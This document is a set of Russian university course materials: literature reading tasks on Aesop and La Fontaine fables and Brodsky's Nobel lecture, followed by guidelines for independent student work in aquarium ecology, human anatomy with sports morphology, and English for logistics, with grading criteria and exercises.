2) Кратко расскажите, о чем идет речь в тексте, используя выписанные слова (5-8 предложений).

Критерии оценивания

Максимально – 6 баллов

Выписать из текста эмоционально-оценочную лексику (не менее 10 слов) – 2 балла

Краткий пересказ текста – 3 балла

Тема 6

Текст для чтения

В басне Эзопа «Лисица и виноград» ясно видно, что автор стремится кратко, но выразительно рассказать сюжет. Лисица, например, оправдывая себя, как бы добровольно отказывается от винограда, который она не может достать. Но эта уловка побуждает баснописца к неожиданному моральному выводу, высмеивающему не только незадачливую лисицу, но и всех людей, неспособных к какому- либо действию и сваливающих вину на обстоятельства.

Жан Лафонтен в басне «Лисица и виноград», напротив, наделяет рассказ зрительными образами, у него появляется лис- гасконец (гасконцы, как помним по роману А. Дюма «Три мушкетера», считались очень хитрыми). Он подробно рисует обстановку и стремится живописно передать привлекательность винограда. У Эзопа сказано об этом гораздо проще. Лафонтен будто бы входит в шкуру лиса, проникается его мыслями, характеризует его от себя. Эзоп и тут ничего не говорит о чувствах и мыслях лисицы, ничего не добавляет от себя о ее характере и свойствах.

Наконец, моральный вывод у Лафонтена иной, чем у Эзопа: хотя лису не удалось отведать винограда, но он испытал жалость к себе. Лис у Лафонтена горд и стремится сохранить лицо, прибегая к хитрости. Так, Лафонтен едва ли не прославляет лукавство и находчивость лиса (Коровин В.И.)

Задание 1: Составьте сравнительную таблицу на основе текста В.И. Коровина

Признаки	Басня Эзопа	Басня Лафонтена
Сюжет		
Образы		
Характер, мысли и чувства лиса		
Вывод		

Задание 2. Сформулируйте выводы, к которым позволяет прийти сравнение двух басен. Запишите свои наблюдения по приведенной ниже схеме, используя следующие конструкции:
Автор (ученый, литературовед или фамилия ученого) в статье/ работе (название статьи, если оно есть) сравнивает… по таким признакам, как …/ Ученый сопоставляет произведения (героев, сюжеты и др.)… по нескольким признакам…
Это позволяет сделать ему вывод о том, что…/ Сравнение басен позволяет сделать вывод о том, что… (похожи/ различны). А именно… (приведение примеров из текста)

Критерии оценивания
Максимально – 6 баллов
Верное заполнение таблицы – 2 балла
Составление текста – 4 балла

Тема 7
Текст для чтения

Нобелевская лекция (фрагмент)

Иосиф Бродский

Великий Баратынский, говоря о своей Музе, охарактеризовал ее как обладающую "лица необщим выраженьем". Независимо от того, является человек писателем или читателем, задача его состоит в том, чтобы прожить свою собственную, а не навязанную или предписанную извне, даже самым благородным образом выглядящую жизнь. Ибо она у каждого из нас только одна. Было бы досадно израсходовать этот единственный шанс на повторение чужой внешности, чужого опыта.

Эстетический выбор всегда индивидуален. Чем богаче эстетический опыт индивидуума, чем тверже его вкус, тем четче его нравственный выбор. Именно в этом прикладном смысле следует понимать замечание Достоевского, что "красота спасет мир", или высказывание Мэтью Арнольда, что "нас спасет поэзия". Мир, вероятно, спасти уже не удастся, но отдельного человека всегда можно. Эстетическое чутье в человеке развивается весьма стремительно, ибо, даже не полностью отдавая себе отчет в том, чем он является и что ему на самом деле необходимо, человек, как правило, инстинктивно знает, что ему не нравится и что его не устраивает. Я не думаю, что я знаю о жизни больше, чем любой человек моего возраста, но мне кажется, что в качестве собеседника книга более надежна, чем приятель или возлюбленная.

В истории нашего вида, в истории "сапиенса", книга – феномен антропологический, аналогичный по сути изобретению колеса. Возникшая для того, чтоб дать нам представление не столько о наших истоках, сколько о том, на что "сапиенс" этот способен, книга является средством перемещения в пространстве опыта со скоростью переворачиваемой страницы.

Ни один уголовный кодекс не предусматривает наказаний за преступления против

литературы. И среди преступлений этих наиболее тяжким является не цензурные ограничения и т. п., не предание книг костру. Существует преступление более тяжкое – пренебрежение книгами, их не-чтение. За преступление это человек расплачивается всей своей жизнью: если же преступление это совершает нация – она платит за это своей историей. (1987)

Критерии оценивания
Максимально – 5 баллов

Реферат –резюме - вторичный текст, раскрывающий сущность положений, изложенных в данном фрагменте текста по модели: Автор - речемыслительный глагол - предмет + суждения (идеи автора) +авторская оценка.
Объем - 5 предложений

Тема 8
Эссе о значимой книге

Критерии оценивания
Максимально – 15 баллов

1. Объем не менее 10 предложений – 1 балл
2. Умение раскрыть собственную позицию (сформулировано, почему эта книга значима, в чем ее значение для науки/культуры; охарактеризованы содержательные и/или стилистические особенности книги) – 6 баллов
3. Использование лексики и конструкций, освоенных в ходе курса- 4 балла
4. Речевая, грамматическая, орфографическая и пунктуационная грамотность текста – 2 балла (при объеме текста менее 10предложений – 1 балл)
5. Знание текста наизусть – 2 балла (при объеме текста менее 10предложений – 1 балл)

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Аквариум, как замкнутая модель экосистемы*
Направление подготовки/ Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчики	*Некрасов Иннокентий Сергеевич, доцент Школы естественных наук*

1. **Темы дисциплины для самостоятельного освоения обучающимися:**

   1. Физико-химические параметры аквариума.
   2. Гидробионты.
   3. Растительный мир аквариума.

2. **План самостоятельной работы.**

№ пп	Учебные встречи	Виды самостоятельной работы	Формы отчетности/ контроля	Кол-во баллов	Рекомендуемый бюджет времени на выполнение (ак.час)
1	Физико-химические параметры аквариума	Подготовка доклада с презентацией	Доклад, Презентация	5	8
2	Гидробионты	Подготовка доклада с презентацией	Доклад, Презентация	5	12
3	Растительный мир аквариума	Подготовка доклада с презентацией	Доклад, Презентация	5	12
4	Работа над проектом	Подготовка проекта	Представление проекта	0	24
5	Подготовка к занятиям	Повторение пройденного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
6	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Успешное выполнение контрольных	0	18

3. **Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивая.**

1. Физико-химические параметры аквариума.

Подготовка доклада с презентацией.

Примерное задание: подготовить доклад с презентацией на тему «Азотный цикл в аквариуме».

Рекомендации по выполнению:

- Используйте научную литературу для сбора информации;
- Презентация должна быть визуально привлекательной и информативной, с наглядным отображением цикла и его компонентов, определённым количеством графиков и диаграмм, отражающих основные этапы азотного цикла.
- В докладе с презентацией отразить влияние азотного цикла на животный и растительный мир аквариума.

Критерии оценивания:

- глубина анализа авторитетных источников информации (2 балла);
- структура и ясность доклада (1 балл);

- качество и наглядность презентации (1 балл);
- заключение (1 балл).

Необходимые требования: соблюдение временного регламента, содержательность, наглядное представление материала (презентация PowerPoint), стиль речи.

2. Гидробионты.

Подготовка доклада с презентацией.

Примерное задание: подготовить доклад с презентацией на тему «Тропические рыбы Южной Америки».

Рекомендации по выполнению:

- Используйте научную литературу и актуальные исследования для сбора информации;
- Презентация должна быть визуально привлекательной и информативной, с наглядными примерами рыб, определённым количеством графиков и диаграмм, показывающих особенности их содержания в аквариуме.
- Рекомендации по содержанию тех или иных видов рыб в аквариуме.

Критерии оценивания:

- глубина анализа авторитетных источников информации (2 балла);
- структура и ясность доклада (1 балл);
- качество и наглядность презентации (1 балл);
- заключение (1 балл).

Необходимые требования: соблюдение временного регламента, содержательность, наглядное представление материала (презентация PowerPoint), стиль речи.

3. Растительный мир аквариума.

Подготовка доклада с презентацией.

Примерное задание: подготовить доклад с презентацией на тему «Аквариумные растения заднего плана».

Рекомендации по выполнению:

- Используйте научную литературу и актуальные исследования для сбора информации;
- Презентация должна быть визуально привлекательной и информативной, с наглядными примерами растений, определённым количеством графиков и диаграмм, показывающих особенности их содержания в аквариуме.
- Рекомендации по содержанию тех или иных видов растений в аквариуме.

Критерии оценивания:

- глубина анализа авторитетных источников информации (2 балла);
- структура и ясность доклада (1 балл);
- качество и наглядность презентации (1 балл);
- заключение (1 балл).

Необходимые требования: соблюдение временного регламента, содержательность, наглядное представление материала (презентация PowerPoint), стиль речи.

4. Работа над проектом.

Подготовка проекта.

Примерное задание: подготовить, запустить и проводить обслуживание своего (группового) аквариума согласно выбранной теме проекта.

Рекомендации по выполнению:

- Используйте научную литературу и актуальные исследования для грамотного содержания и ухода за аквариумом;
- Сбор и анализ изменяющихся физико-химических параметров аквариума;
- Устранение неполадок, грамотное управление замкнутой системой – аквариумом.

4. **Рекомендация по самоподготовке к промежуточной аттестации по дисциплине.**

Дифференцированный зачет проводится в виде представления презентации, доклада и демонстрации продукта проекта: оформленный аквариум, видеоролик, видео инструкция, модель замкнутой системы аквариума, брошюра по уходу за аквариумом и т.п. Является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля.

Итоговая оценка за проект вычисляется путем средней арифметической исходя из количества присутствующих экспертов на защите проекта. Максимально возможная сумма 30 баллов.

Дифференцированная оценка выводится как итог за защиту проекта и сумма баллов, набранная в течение срока обучения на лабораторных занятиях.

Рекомендации для подготовки:

Повтор материалов и ключевых вопросов, обсуждавшихся на практических занятиях. Подготовка проекта.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Анатомия человека с основами спортивной морфологии* ***Электив***
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Назмутдинова Вероника Иршатовна, к.б.н., доцент кафедры гуманитарных и естественнонаучных основ физической культуры и спорта Институт физической культуры*

1. Темы дисциплины для самостоятельного освоения обучающимися.

1. «Введение в остеологию». «Скелет верхней конечности», «Скелет нижней конечности», «Введение в миологию», «Мышцы верхней конечности», «Мышцы нижней конечности» и др. темы.

Пройти тестовые задание (оценка остаточных знаний или отработка пропущенного занятия).

2. *«Введение в остеологию». «Скелет верхней конечности», «Скелет нижней конечности», «Введение в миологию», «Мышцы верхней конечности», «Мышцы нижней конечности» и др.*

Анатомический альбом. По темам семинаров в альбоме выполняются анатомические зарисовки, схемы, таблицы.

3. «Мышцы верхней конечности», «Мышцы нижней конечности», «Мышцы туловища, головы и шеи», «Сердечно-сосудистая система».

Анатомические карточки. Выучить анатомические карточки, на практическом занятии сдать преподавателю.

4. «Анализ спортсмена». *Творческое задание «Модельные характеристики спортсмена».* Подготовка прикладного проекта. Провести анализ научно-методической литературы (со списком используемой литературы) и составить модельные характеристики спортсмена; оценить морфофункциональное состояние спортсмена-студента и сопоставить с модельными характеристиками. Разработать чек-лист по материалам задания (допустимо использование искусственного интеллекта).

1. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Введение в остеологию. Кости и их соединения	Тестирование Анатомический альбом	Тест - 1 б. Анатомический альбом - 2 б.	3	3
2	Скелет головы (череп)	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
3	Скелет туловища	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
4	Скелет верхней конечности	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
5	Скелет верхней конечности	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
6	*Введение в миологию*	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
7	Мышцы верхней конечности	Тестирование Анатомический альбом Анатомические карточки	Тест Анатомический альбом	4	4

8	Мышцы нижней конечности	Тестирование Анатомический альбом Анатомические карточки	Тест - 1 б. Анатомический альбом - 2 б Карточки - 1 б	4	4
	Мышцы туловища, головы и шеи	Тестирование Анатомический альбом	Тест Анатомический альбом Карточки	4	4
9	Пищеварительная система	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
10	Дыхательная система	Тестирование Анатомический альбом	Тест Анатомический альбом	3	3
11	Мочеполовая система	Тестирование Анатомический альбом Карточки	Тест Анатомический альбом Карточки	4	4
12	Сердечно-сосудистая система	Тестирование Анатомический альбом	Тест Анатомический альбом Карточки (2 вида)	5	4
13	Нервная система. Анализаторы Учение об органах чувств (сенсорные системы).	Тестирование Анатомический альбом Карточки	Тест Анатомический альбом Карточки	4	4
15	Модельные характеристики спортсмена	Творческое задание. Подготовка прикладного проекта. Разработка чек-листа	Защита проекта (презентация) Чек-лист	10	8
14	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Фронтальный опрос, дискуссия	0	18
16	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Итоговое тестирование и защита проекта	0	18

1. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Тестирование по темам. *«Введение в остеологию». «Скелет верхней конечности», «Скелет нижней конечности», «Введение в миологию», «Мышцы верхней конечности», «Мышцы нижней конечности» и др.*

Пройти тестовые задание (оценка остаточный знаний или отработка пропущенного занятия).
Рекомендации по выполнению:
- Повторить пройденный материал

Критерии оценивания:
60% и менее – «неудовлетворительно»;
61-75% - удовлетворительно, 0,5 б.
76-90% – хорошо, 0,7 б.
91- 100% – отлично, 1 балл.

2. Анатомический альбом. По темам семинаров в альбоме выполняются анатомические зарисовки, схемы, таблицы: *«Введение в остеологию». «Скелет верхней конечности», «Скелет нижней конечности», «Введение в миологию», «Мышцы верхней конечности», «Мышцы нижней конечности»*
Рекомендации по выполнению:
- Выполнить анатомические зарисовки, составить таблицы, схемы в альбоме.
Критерии оценивания:
- Полнота выполнения задания (рисунки, таблицы, схемы и т.п.), рисунки в цвете (2 балла).

3. Анатомические карточки. «Мышцы верхней конечности», «Мышцы нижней конечности», «Мышцы туловища, головы и шеи», «Сердечно-сосудистая система».
Рекомендации по выполнению:
- Выучить анатомические карточки
- На практическом занятии сдать преподавателю.
Критерии оценивания:
- Ответы без ошибок (1 балл)

4. Творческое задание. Подготовка прикладного проекта
Рекомендации по выполнению:
- Провести анализ научно-методической литературы (список используемой литературы привести в конце задания-презентации)
- Составить модельные характеристики спортсмена;
- Оценить морфофункциональное состояние спортсмена-студента, выполняющего проект.
- Сопоставить полученные данные студента с модельными характеристиками спортсмена выбранного вида спорта.
- Создать чек-лист по материалам задания. Допустимо использование искусственного интеллекта (не замена материала задания).
Критерии оценивания:
- Проект. Полнота выполнения, оформление результатов в шаблоне-презентации с указанием полного списка использованной литературы. Современные научные данные (5 баллов).
- *Чек-лист* должен быть содержательным, с полным объёмом материала, иллюстративным.
- Соответствие данных современным исследованиям. Включает краткое пояснение новых терминов (3 балла)
- Защита проекта (2 балла балл)

2. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет, промежуточная аттестация для студентов, набравших менее 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет включает итоговое тестирование (или устное собеседование с преподавателем дисциплины) и защиту проекта (4 минуты).

Рекомендации для подготовки к тестированию (или собеседованию) творческому заданию:

- Повторить пройденный материал и ключевые понятия, обсуждавшиеся на занятиях.
- Подготовить творческое задание (проект, чек-лист).
- В творческом задании: использование шаблона, полнота изученных критериев, провести измерения антропометрии и функционального состояния, провести анализ полученных данных (сопоставить с разработанными модельными характеристиками), сделать выводы.

Вопросы для подготовки к дифференцированному зачету:

1. Основные исторические этапы развития анатомии как науки.
2. Внешние формы человеческого тела
3. Стадии развития человека. Возрастная периодизация.
4. Кость как орган. Развитие скелета.
5. Фиброзные соединения костей. Хрящевые соединения костей.
6. Строение сустава. Движения суставов. Оси движения.
7. Строение позвоночного столба. Движения позвоночного столба.
8. Грудная клетка. Форма. Размеры и подвижность грудной клетки.
9. Кости мозгового черепа. Кости лицевого черепа. Индивидуальные особенности строения черепа.
10. Кости пояса верхней конечности.
11. Кости свободной верхней конечности. Кости кисти.
12. Структурные изменения костей верхней конечности в зависимости от вида спорта.
13. Суставы верхней конечности.
14. Кости пояса нижней конечности.
15. Кости свободной нижней конечности.
16. Суставы нижней конечности. Стопа как целое.
17. Структурные изменения костей верхней конечности в зависимости от вида спорта.
18. Мышца как орган. Рычаги первого и второго рода.
19. Движение пояса нижней конечности.
20. Круговые движения пояса верхней конечности.
21. Отведение приведения плеча. Сгибание и разгибание плеча.
22. Пронация и супинация плеча. Круговые движения плеча.
23. Сгибание и разгибание предплечья.
24. Движения в суставах кисти. Верхняя конечность как целое.
25. Движения нижней конечности в тазобедренном и в коленном суставе.
26. Движения нижней конечности в голеностопном суставе.
27. Движения нижней конечности в суставах стопы. Нижняя конечность как целое.
28. Движения позвоночного столба.
29. Мышцы и фасции головы.
30. Органы пищеварительной системы.
31. Органы дыхательной системы. Особенности развития дыхательной системы при различных видах спорта.
32. Органы мочеполовой системы.
33. Органы кровеносной системы. Состав крови.
34. Строение сердца. Топография сердца.
35. Сосуды большого круга кровообращения.
36. Ветви восходящей аорты. Ветви дуги аорты. Ветви нисходящей аорты.
37. Пути оттока крови.
38. Органы лимфатической системы. Морфология селезенки.
39. Железы внутренней секреции. Пищеварительные железы.
40. Строение нервной системы. Строение спинного мозга.
41. Строение головной мозга.
42. Оболочки мозга. Проводящие пути ЦНС.
43. Периферическая нервная система. Строение нерва. Нервные сплетения.
44. Симпатическая и парасимпатическая нервная система.
45. Орган зрения. Преддверно-улитковый орган. Покровы тела.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Английский в логистической деятельности*
Направление подготовки/Специальность	-
Направленность (профиль) / Специализация	-
Форма обучения	*очная*
Разработчики	*Мухина Ю.Н., старший преподаватель Центра иностранных языков и коммуникативных технологий*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	"What is Logistics? Logistics definition. The 7 "Rights" of Logistics. (Что такое логистика? Определение Логистики. 7 правил Логистики)"	Подготовка к практическому занятию	Выполненные задания	0.5	3
2	"Introduction to logistics. (Введение в логистическую деятельность). "	Подготовка к практическому занятию	Выполненные задания	0.5	3
3	"Logistics services. Logistics acronyms and abbreviations. (Логистические услуги. Сокращения и аббревиатуры в логистической деятельности)."	Подготовка к практическому занятию	Выполненные задания	0.5	3
4	"The importance of logistics services. (Важность логистических услуг) "	Подготовка к практическому занятию	Презентация	5	15
5	"Inventory management and procurement. (Управление материально-техническими ресурсами. Закупки и снабжение)."	Подготовка к практическому занятию	Выполненные задания	0.5	3
6	"Modes of transport. Transport and handling	Подготовка к практическому занятию	Выполненные задания	8	6

	equipment. (Транспортное и погрузочно-разгрузочное оборудование). Planning and arranging transport. (Планирование и организация транспортных перевозок)."		Выполненные текущие тесты		
7	"Planning and arranging transport. (Планирование и организация перевозок)."	Подготовка к круглому столу	Выполненные задания Круглый стол	1	6
8	"Shipping goods. (Перевозка грузов)"	Подготовка к практическому занятию	Выполненные задания	0.5	3
9	"Warehousing and storage. (Складирование и хранение)"	Подготовка к практическому занятию	Презентация	5	15
10	"Documentation and finance. (Документальное и финансовое сопровождение) Commercial and official documentation. (Коммерческая и официальная документация). "	Подготовка к практическому занятию	Выполненные задания	0.5	3
11	"Getting to know Incoterms. (Инкотермс)"	Подготовка к практическому занятию	Выполненные задания Выполненные текущие тесты	8	6
12	"Forwarding companies: case study. (Изучение деятельности экспедиторских компаний)"	Подготовка к практическому занятию	Выполненные задания Финальный Тест	9	6
13	"Project presentation (Проект)"	Подготовка к практическому занятию	Презентация	15	20
14	Итого:			54	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающимися, критерии оценивания.

Подготовка к практическому занятию может включать следующие виды заданий:

- письменные задания;
- подготовка монологических и диалогических высказываний по теме;
- работа с аутентичными текстами;
- работа с терминологическим словарем.

Письменные задания

Выполнение письменных заданий необходимо для формирования иноязычной коммуникативной компетенции. Задания построены с учетом изучаемой лексики и наиболее употребляемых грамматических структур, необходимых для эффективной коммуникации.

Рекомендации по выполнению:

- внимательно ознакомиться с инструкциями к заданию;
- самостоятельность (можно пользоваться ИИ, но грамотно интерпретировать результаты. Для работы с текстом, презентацией предлагается использовать https://www/grammarcheck.net/editor/ ; над устной речью naturalreaders.com).

Пример письменного задания: *Написание делового письма (письмо-запрос, письмо-уведомление со статусом заявки, когда машина погрузилась / разгрузилась и т.п.)*

Деловое письмо может использоваться как подтверждение устных договоренностей, как гарантия взятых на себя обязательств, как требование выполнения определенных условий, как напоминание.

Критерии оценивания:

Высший балл выставляется обучающемуся, цель письма достигнута в полной мере; прослеживается четкая структура письма, логичное построение текста; допущено не более одной лексической или грамматической ошибки, приведшей к недопониманию или непониманию текста.

Подготовка монологических и диалогических высказываний по теме

Монологическое и диалогическое высказывание по изученной теме позволяет оценить компетенции, формируемые в результате изучения дисциплины.

Рекомендации по выполнению:

- изучить лексический материал по изучаемой теме
- составить устное высказывание с учетом индивидуальных возможностей и предпочтений, а именно: не использовать трудные для запоминания и воспроизведения слова, а заменить их известными лексическими единицами с обязательным использованием специальной лексики;
- четко формулировать основные идеи
- практиковать свои выступления перед зеркалом или записывать себя на видео для анализа.

Критерии оценивания:

Высший балл выставляется обучающемуся, если монологическое высказывание по теме достигло коммуникативной цели, при адекватном подборе лексико-грамматических средств для целей коммуникации, при правильном построении высказываний с учетом социокультурных особенностей стран изучаемого языка; при этом в ответе могут быть допущены недочеты или незначительные ошибки, исправленные обучающимся.

Работа с аутентичными текстами

Работа с аутентичными профессионально ориентированными текстами играет важную роль в изучении иностранного языка для профессиональных целей. Тексты представляют собой образцы в обозначенной сфере - логистики. Чтение и обсуждение текстов позволяет формировать все необходимые компетенции: обучающиеся расширяют словарный запас, изучают структуру построения текста и отдельного высказывания, учатся взаимодействовать на иностранном языке в профессиональной сфере; анализируют разнообразие культур в процессе межкультурного взаимодействия, проявляющееся в специфике подбора речевых средств; знакомятся с профессиональным зарубежным опытом в сфере логистики. Работа позволяет оценить полученные знания по теме, самостоятельную работу студента.

Рекомендации по выполнению:

- рекомендуется сначала прочитать текст для общего понимания, а затем для более глубокого анализа;
- читать текст внимательно, выделяя ключевые идеи и понятия. Можно использовать маркеры или подчеркивание;
- целесообразно сконцентрировать внимание на примеры профессиональной лексики и грамматических конструкциях, содержащихся в тексте, которые могут быть полезными при обсуждении текста.

Критерии оценивания заданий:

чтение, обсуждение оценивается максимальным количеством баллов при достижении коммуникативной цели, при адекватном подборе лексико-грамматических средств для целей коммуникации, при правильном построении устных и письменных высказываний.

Пример текста и задания к нему.

LOGISTICS

(прим. в тексте выделена лексика для пополнения терминологического словаря)

Logistics can be defined as the management of **the flow of goods**, information and other resources, energy and people between the point of origin and **the point of consumption** in order to meet the requirements of **consumers**. Logistics involves the integration of information, transportation**, inventory, warehousing, material handling, packaging** and security. Logistics may have an internal focus (inbound logistics), or external focus (outbound logistics). If the company **manufactures** a product from parts **purchased** from **suppliers,** and those products are then sold to **customers**, one can speak about **a *supply chain*.** *Supply Chain* can be defined as a network of facilities and distribution options that performs the function of **procurement** of materials, transformation of these materials into intermediate and finished products, and the distribution of these finished products to customers. ***Logistics management*** is part of supply chain management. Logistics management plans, **implements**, and controls **the efficient flow and storage of goods**, services and related information between **the point of origin and the point of consumption** in order to meet customers' requirements. Successful supply chain operators work in **close partnerships** with their customers; they jointly explore the opportunities for increasing **efficiency of the supply chain** and improving service levels by using the latest systems and techniques. This approach is also referred to as ***logistics re-engineering***. The re-engineering process considers the following factors: the nature of the product, the optimal or preferred location of **source or manufacture, freight and transport costs and the destination market, seasonal trends, import and export regulations, customs duties and taxes, etc.**

A professional working in the field of logistics management is called **a *logistician*.** The main functions of a qualified logistician include, among other things, **inventory management, purchasing, transportation, warehousing, consultation** and organizing and planning of these

activities. Logisticians are responsible for **the life cycle and supply chain operations** of a variety of products. They are also responsible for **customs documentation**. They regularly work with other departments **to ensure that the customers' needs and requirements** are met.

Exercise 1.

Answer the questions:

1. What does the term "logistics" imply?
2. What does the term "supply chain" imply?
3. What is logistics management?
4. What do service providers do in order to increase efficiency of the supply chain?
5. What process is called "logistics re-engineering"?
6. What factors does this process consider?
7. What are the main functions of a qualified logistician?
8. What are professional logisticians responsible for?

Exercise 2.

Decide whether the following statements are true or false.

1. Logistics can be defined as the management of the flow of goods between the point of origin and the point of consumption.
2. Logistics involves the integration of information, transportation, inventory, warehousing, etc.
3. All supply chains are very simple.
4. Logistics management is part of supply chain management.
5. Logistics management plans, implements, and controls the efficient flow and storage of goods, services and related information.
6. A professional working in the field of logistics management is called an academician.
7. The main functions of a qualified logistician include, inventory management, purchasing, transportation, warehousing, etc.
8. Logisticians normally do not work with other departments of the company.

Exercise 3.

Complete the passage below with the words from the box below.

Service chain origin activities technology outbound operational

Logistics management is that part of supply 1) _____management that plans, implements, and controls the effective forward and reverse flow and storage of goods, services and information between the point of 2) _____ and the point of consumption. Logistics management activities usually include inbound and 3) _____ transportation management, fleet management, warehousing, materials handling, order fulfilment, logistics network design, inventory management, supply/demand planning, etc. The logistics function also includes sourcing and procurement, production planning and scheduling, packaging and assembly, and customer 4) _____. It is involved in all levels of planning and execution – strategic, 5) _____ and tactical. Logistics management is an integrating function, which coordinates all logistics 6) _____, as well as integrating logistics activities with other functions including marketing, sales manufacturing, finance, and information 7) _____.
(https://englishforb.wordpress.com/2020/05/12/logistics/#:~:text=Logistics%20can%20be%20defined%20as,material-%20handling%2C%20packaging%20and%20security)

Работа с терминологическим словарем

Составление терминологического словаря способствует углублению знания в области логистики и развитию навыков работы с профессиональной лексикой.

Рекомендации по выполнению:

- составить список терминов, которые встречаются\ в изучаемом материале (не менее 15 слов по каждой изученной теме). Обратите внимание на частоту их использования;
- учитывайте контекст, в котором используется термин;
- можно упорядочить термины в алфавитном порядке для удобства поиска или сгруппировать термины по темам и категориям.

Критерии оценивания:
Обучающийся должен овладеть более 70% лексики из терминологического словаря.

Круглый стол по теме: «Планирование и организация перевозок»
Круглый стол в обучении ИЯ - одна из форм взаимодействия, которая позволяет обучающимся активно включиться в процесс обучения, развивает навыки общения и критического мышления.
Рекомендации по выполнению:

- подобрать материалы по теме (статьи, видео, подкасты);
- систематизировать полученный материал;
- составить систему аргументации, утверждения и отрицания тезиса;
- подготовить вопросы.

Критерии оценивания:

- умение аргументировать свою точку зрения;
- обсуждение в ходе дискуссии одной-двух проблемных, острых ситуаций по данной теме;
- иллюстрация мнений с использованием различных наглядных материалов (схемы, диаграммы, графики, аудио-, видеозаписи, фото-, кинодокументы);
- подготовка основных выступающих (не ограничиваться докладами, обзорами, а высказывать свое мнение, доказательства, аргументы).

Подготовка к презентации
Устное сообщение с использованием мультимедийных средств требует большой подготовительной работы, которая включает несколько этапов: выбор темы, сбор материала и его организация, подготовка плана, написание текста выступления и т.д.
При подготовке необходимо учитывать следующие критерии:

Содержание. Устное сообщение включает материалы, имеющие непосредственное отношение к теме. Тема должна быть ясной и понятной для слушателей, точной и лаконичной. Более того, тема раскрыта, если освещены все выбранные аспекты, приведено достаточное количество нужных фактов и примеров. Объём высказывания (количество предложений, время выступления) должен соответствовать уровню обучения (сообщает преподаватель, руководствуясь РПД).

Структура. Любое выступление имеет простую структуру: введение, основная часть, заключение. Рекомендуется начинать любое вступление с приветствия и представления себя или команды. После представления необходимо сообщить аудитории тему и цель сообщения. Вступление должно также содержать краткое описание того, о чем будет говориться в основной части. Основная часть выступления призвана передать участникам необходимый объем информации, требующейся для достижения его цели, включает от двух до четырех частей, пунктов. На рисунке 1 приведен примерный план выступления. Заключение включает напоминание о цели сообщения и переход к дискуссии.

Введение
Приветствие Представление Тема/цель/основные части

Основная часть 2-4 пункта
Заключение Напоминание о цели, переход к дискуссии

Рисунок 1. План выступления.

Языковое оформление. Выступающий должен свободно владеть материалом, рассказывать, а не зачитывать текст сообщения. Составные части выступления должны быть логически связаны друг с другом, для этого рекомендуется использовать разнообразные средства логической связи (слова-связки). Рекомендуется использовать разнообразные грамматические структуры и лексику в соответствии с тематикой и уровнем обучения. Фонетические ошибки допускаются, но они не должны препятствовать излагаемой информации.

Интерактивный контакт докладчика с демонстрационным материалом и аудиторией. Устное сообщение с использованием мультимедийных средств предполагает взаимодействие докладчика с демонстрационным материалом, слайдами: обращает внимание аудитории на них, комментирует схемы, таблицы, рисунки и т.п. В конце выступления напоминает о цели сообщения и благодарит за внимание, переходит к дискуссии и отвечает на вопросы аудитории.

Требования к оформлению мультимедийной презентации

Мультимедийная презентация – это демонстрационные материалы для публичного выступления, устного сообщения. Электронная презентация – это файл, в который собраны материалы выступления, подготовленные в виде компьютерных слайдов. Иллюстративный материал слайдов презентации должен быть современным и актуальным, решать задачи сообщения.

- Первый слайд содержит название презентации, ее автора, контактную информацию автора. Слайд 2 включает Содержание - план презентации, основные разделы, пункты или вопросы, которые будут рассмотрены. Каждый последующий слайд имеет заголовок.
- Текст: на одном слайде должно быть не более 7-10 строк. Слова и предложения – короткие, временная форма глаголов – одинаковая. Следует избегать перепечатывания текста доклада.
- Количество слайдов зависит от количества главных идей презентации (пример: 1 главная идея может быть проиллюстрирована не более 1-3 слайдами). В общем случае объем презентации должен быть менее 8-10 слайдов.
